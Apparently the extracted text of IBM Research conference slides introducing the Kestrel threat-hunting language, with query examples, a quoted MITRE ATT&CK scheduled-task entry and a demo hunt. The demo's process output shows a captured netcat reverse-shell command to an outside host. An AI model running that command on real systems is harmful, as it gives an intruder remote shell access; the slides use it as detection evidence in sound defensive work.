



Kestrel Threat Hunting Language

An Open Cybersecurity Alliance (OCA) project
<https://github.com/opencybersecurityalliance/kestrel-lang>

Xiaokui Shu
Research Staff Member
IBM Research

Jiyong Jang
Principal Research Scientist and Manager
IBM Research



Threat Hunting Pain Points



Too many tools

Need to learn new query langs, APIs



Distributed data

Need to understand and aggregate data



Siloed hunting

Need to re-implement similar tasks

Image source: www.piqsels.com

Network connections of these processes

TTP instance

Threat intelligence enrichment

Automatic rebunt

Cyber reasoning with API



Senior Threat Hunters

Junior Hunters

Sec Developers

Hunters talk

WHAT
to hunt

in Kestrel

Jupyter Notebook
Interactive Hunting

Command Line
Batch Execution

Python API
Calling Kestrel Anywhere

Runtime Frontend
Parsing, Desugaring, Semantics Inference, ...

Session Management (Multi-User Service)

Runtime Backend
Code Generation, Local Cache Management, Entity Assembling, ...

**Direct Runtime
Execution**

Telemetry & Threat Intel Data

Analytics Execution

EDR

NDR

SIEM

TI

Container

Serverless

Kestrel runtime

figures out

HOW
to hunt

to execute

Hunt Step A: Getting Scheduled Tasks on Windows

MITRE | ATT&CK®

Matrices Tactics Techniques Mitigations Groups Software Resources Blog Contribute Search

TECHNIQUES

- Enterprise
- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Command and Scripting Interpreter
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution

Home > Techniques > Enterprise > Scheduled Task/Job > Scheduled Task

Scheduled Task/Job: Scheduled Task

Other sub-techniques of Scheduled Task/Job (7)

Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are multiple ways to access the Task Scheduler in Windows. The `schtasks` can be run directly on the command line, or the Task Scheduler can be opened through the GUI within the Administrator Tools section of the Control Panel. In some cases, adversaries have used a .NET wrapper for the Windows Task Scheduler, and alternatively, adversaries have used the Windows netapi32 library to create a scheduled task.

The deprecated `at` utility could also be abused by adversaries (ex: `At (Windows)`), though `at.exe` can not access tasks created with `schtasks` or the Control Panel.

An adversary may use Windows Task Scheduler to execute programs at system startup or on a scheduled basis for persistence. The Windows Task Scheduler can also be abused to conduct remote Execution as part of Lateral Movement and/or to run a process under the context of a

ID: T1053.005
Sub-technique of: T1053
Tactics: Execution, Persistence, Privilege Escalation
Platforms: Windows
Permissions Required: Administrator
Data Sources: Command: Command Execution, File: File Modification, Process: Process Creation, Scheduled Job: Scheduled Job Creation
Supports Remote: Yes
Version: 1.0
Created: 27 November 2019

<https://attack.mitre.org/techniques/T1053/005/>

```
svchost = GET process FROM stixshifter://host101
WHERE [process:name = 'svchost.exe']
START t'2021-04-03T00:00:00Z' STOP t'2021-04-04T00:00:00Z'

# no need to specify time range in the command for GET from a Kestrel variable
scheduler = GET process
FROM svchost
WHERE [process:command_line = 'C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule']
```

Kestrel hunt step example to retrieve scheduled task processes

"SVCHOST.EXE -K NETSVCS -P -S SCHEDULE"

Since Windows 10 Version 1511, tasks were no longer run from "taskeng.exe". In fact, "taskeng.exe" no longer exists on the system in newer versions of windows.

Nowadays, tasks are run directly by the "svchost.exe" process responsible for the "Task Scheduler" Service.

So when a task is run, you'll see the executable as a child of the "svchost.exe -k netsvcs -p -s Schedule" process (See figure below).

svchost.exe (1156)	C:\Windows\system32\svchost.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
taskhostw.exe (3368)	taskhostw.exe
taskhostw.exe (5180)	taskhostw.exe
calc.exe (9684)	C:\Windows\System32\calc.exe

So in the example above we can see "calc.exe" as a child of "svchost.exe" which means that there is a task on the system configured to run "calc.exe" at a certain time.

We can use this information to hunt for processes executed via a task by looking at the relationship of processes where the "svchost.exe -k netsvcs -p -s Schedule" is a parent.

Note: The "svchost.exe" must contain at least the "-k netsvcs" flag. If a different flag or no flag is present it cannot be considered as a task and should be treated differently.

<https://nasbench.medium.com/a-deep-dive-into-windows-scheduled-tasks-and-the-processes-running-them-218d1eed4cce>



Quit

[Logout](#)

Files


Running Clusters

Select items to perform actions on them.

Upload New 

	Name	Last Modified	File size
<input type="checkbox"/>	..	seconds ago	
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step A.ipynb	Running 3 minutes ago	1.43 kB
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step B.ipynb	Running 6 days ago	9.73 kB
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step C.ipynb	Running 6 days ago	14.3 kB
<input type="checkbox"/>	stax-proxy-networktraffic.parquet.gz	11 days ago	42.9 kB

Hunt Step B: Finding Connected Entities



<https://kestrel.readthedocs.io/en/latest/language.html#find>

```
# find and display their child processes
amcet_child = FIND process CREATED_BY amcet
DISP amcet_child ATTR name, command_line

# find and display their network traffic
nt = FIND network-traffic CREATED_BY amcet
DISP nt ATTR dst_ref.value, dst_port
```

Kestrel hunt step example to find/display connected processes/network traffic

Files Running Clusters

Select items to perform actions on them.

Qui

[Logout](#)

Upload

New


3

	Name	Last Modified	File size
<input type="checkbox"/>	..	seconds ago	
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step A.ipynb	Running 37 minutes ago	5.06 kB
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step B.ipynb	Running seconds ago	1.52 kB
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step C.ipynb	Running 6 days ago	14.3 kB
<input type="checkbox"/>	starx-proxy-networktraffic.parquet.gz	11 days ago	42.9 kB

Hunt Step C: Applying Analytics Through Foreign Language Interface

Kestrel community-contributed analytics repo

Visualize entity attributes by plotting
Test network traffic against a **machine learning** data exfiltration model
Enrich IP addresses in network traffic using WHOIS lookup API
Search geolocation of IP addresses and **visualize** them on a map
Threat intelligence enrichment with SANS API
compute suspiciousness of processes with SIGMA and other rules





Qui

[Logout](#)

Files

Running Clusters

Select items to perform actions on them.


Upload

New ▾




	Name	Last Modified	File size
<input type="checkbox"/>	..		seconds ago
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step A.ipynb	Running	an hour ago
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step B.ipynb	Running	29 minutes ago
<input type="checkbox"/>	SANS 2021 Threat Hunting Summit - Hunt Step C.ipynb	Running	seconds ago
<input type="checkbox"/>	starx-proxy-networktraffic.parquet.gz		11 days ago


Composability



Composable Hunt Flows



Pattern Matching with Structured Threat Information eXpression (STIX)



Open Standard
OASIS Cyber Threat Intelligence

Cyber Threat Intelligence
real-time threat analysis

Cyber Observable eXpression
STIX patterning


Graph-based Model
STIX 2.0, 2.1, 2.1+

STIX Shifter

A federated search engine for security analysts

Supported connectors:


- Elasticsearch ECS
- IBM QRadar
- IBM Cloud Security Advisor
- IBM Guardium
- Splunk Enterprise Security
- Carbon Black Response
- Carbon Black Cloud
- Microsoft Defender ATP
- Microsoft Azure Sentinel
- AWS CloudWatch Logs
- Amazon Athena
- HCL BigFix
- Alertflex
- Micro Focus ArcSight



<https://github.com/opencybersecurityalliance/stix-shifter>


StarX Hunting Demo

Full Demo at <https://www.youtube.com/watch?v=tASFWZfD7l8>




Sysmon: <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
SysFlow: <https://github.com/sysflow-telemetry>

StarX network topology



Hunting Plan

1. start from 9.12.235.31
2. start with my favourite TTP



```
In [1]: exp_node = GET process FROM stixshifter://linuxserver31
          WHERE [process:parent_ref.name = 'node' AND process:binary_ref.name != 'node']
          START t'2021-04-05T00:00:00Z' STOP t'2021-04-06T00:00:00Z'
```

Block Executed in 4 seconds

VARIABLE	TYPE	# (ENTITIES)	# (RECORDS)	artifact*	directory*	file*	ipv4-addr*	network-traffic*	process*	user-account*	x-ecs-destination*	x-ecs-file*
exp_node	process	1	133	133	314	313	22	11	265	133	11	47

*Number of related records cached.

```
In [2]: DISP exp_node ATTR name, pid, command_line
```

name	pid	command_line
node	1167882	/usr/local/bin/node app.js
sh	1167882	/bin/sh -c nc www.compromisedpublicserver.com 4444 -e /bin/bash

```
In [3]: nc = FIND process CREATED_BY exp_node
          DISP nc ATTR name, pid, command_line
```

name	pid	command_line
bash	1167883	/bin/bash
nc	1167883	/bin/nc www.compromisedpublicserver.com 4444 -e /bin/bash
sh	1167883	/bin/sh -c nc www.compromisedpublicserver.com 4444 -e /bin/bash

Block Executed in 16 seconds

Happy Hunting and Sharing

0. Join OCA Slack Channel to ask, to learn, and to help others
 - <https://open-cybersecurity.slack.com/>

1. Install Kestrel and hunt (via command-line, Jupyter, or API)

```
pip install kestrel-lang
```

2. Start with hunting tutorials to setup data sources and explore monitored systems

- <https://kestrel.readthedocs.io/en/latest/tutorial.html>
- <https://opencybersecurityalliance.org/posts/kestrel-2021-07-26>

3. Share your hunting patterns, analytics, and huntflows/huntbooks with the community

- <https://github.com/opencybersecurityalliance/kestrel-huntbook>
- <https://github.com/opencybersecurityalliance/kestrel-analytics>
- blog/vlog your hunts

4. Contribute to Kestrel runtime

- report bugs, revise/add documentation, code new features at repos *kestrel-lang*, *firepit*, *kestrel-jupyter*, *stix-shifter*

References

Resources

- Main repo <https://github.com/opencybersecurityalliance/kestrel-lang>
- Huntbook repo <https://github.com/opencybersecurityalliance/kestrel-huntbook>
- Analytics repo <https://github.com/opencybersecurityalliance/kestrel-analytics>
- Documentation <https://kestrel.readthedocs.io>
- Slack channel <https://open-cybersecurity.slack.com/>
- Hunting blogs and examples <https://opencybersecurityalliance.org/posts>
- StartX hunting demo (full) <https://www.youtube.com/watch?v=tASFWZfD7l8>

References

- Shu, X. and Coccoli, P. and Jang, J. and Molloy, I. “The thrill of cyber threat hunting with Kestrel Threat Hunting Language.” IBM Research Blog. 2021.
- Shu, X. and Jang, J. “The Game of Cyber Threat Hunting: The Return of the Fun.” Talk at RSA Conference 2021.
- Shu, X., Araujo, F., Schales, D., Stoecklin, M., Jang, J., Huang, H., and Rao, J. R. “Threat intelligence computing.” In Proceedings of the 2018 ACM Conference on Computer and Communications Security (CCS). ACM, 2018

Thank you!

IBM Research

Fred Araujo
Ted Habbeck
Jiyong Jang
Dhilung Kirat
Michael Le
Ian Molloy
J.R. Rao
Aviv Ron
Andreas Schade
Douglas Schales
Xiaokui Shu
Marc Stoecklin
Teryl Taylor

IBM Security

Md Azam
Thomas Bouve
Nir Carmel
Jill Casavant
Paul Coccoli
Danny Elliott
Jason Keirstead
Chenta Lee
Brent Peterson
Emily Ratliff
Srinivas Tummalapenta
Sulakshan Vajipayajula
Charlie Wu

Community

Chew Kin Zhong
You?

Acknowledgement

This project is built upon work funded by the DARPA
Transparent Computing program.
<https://www.darpa.mil/program/transparent-computing>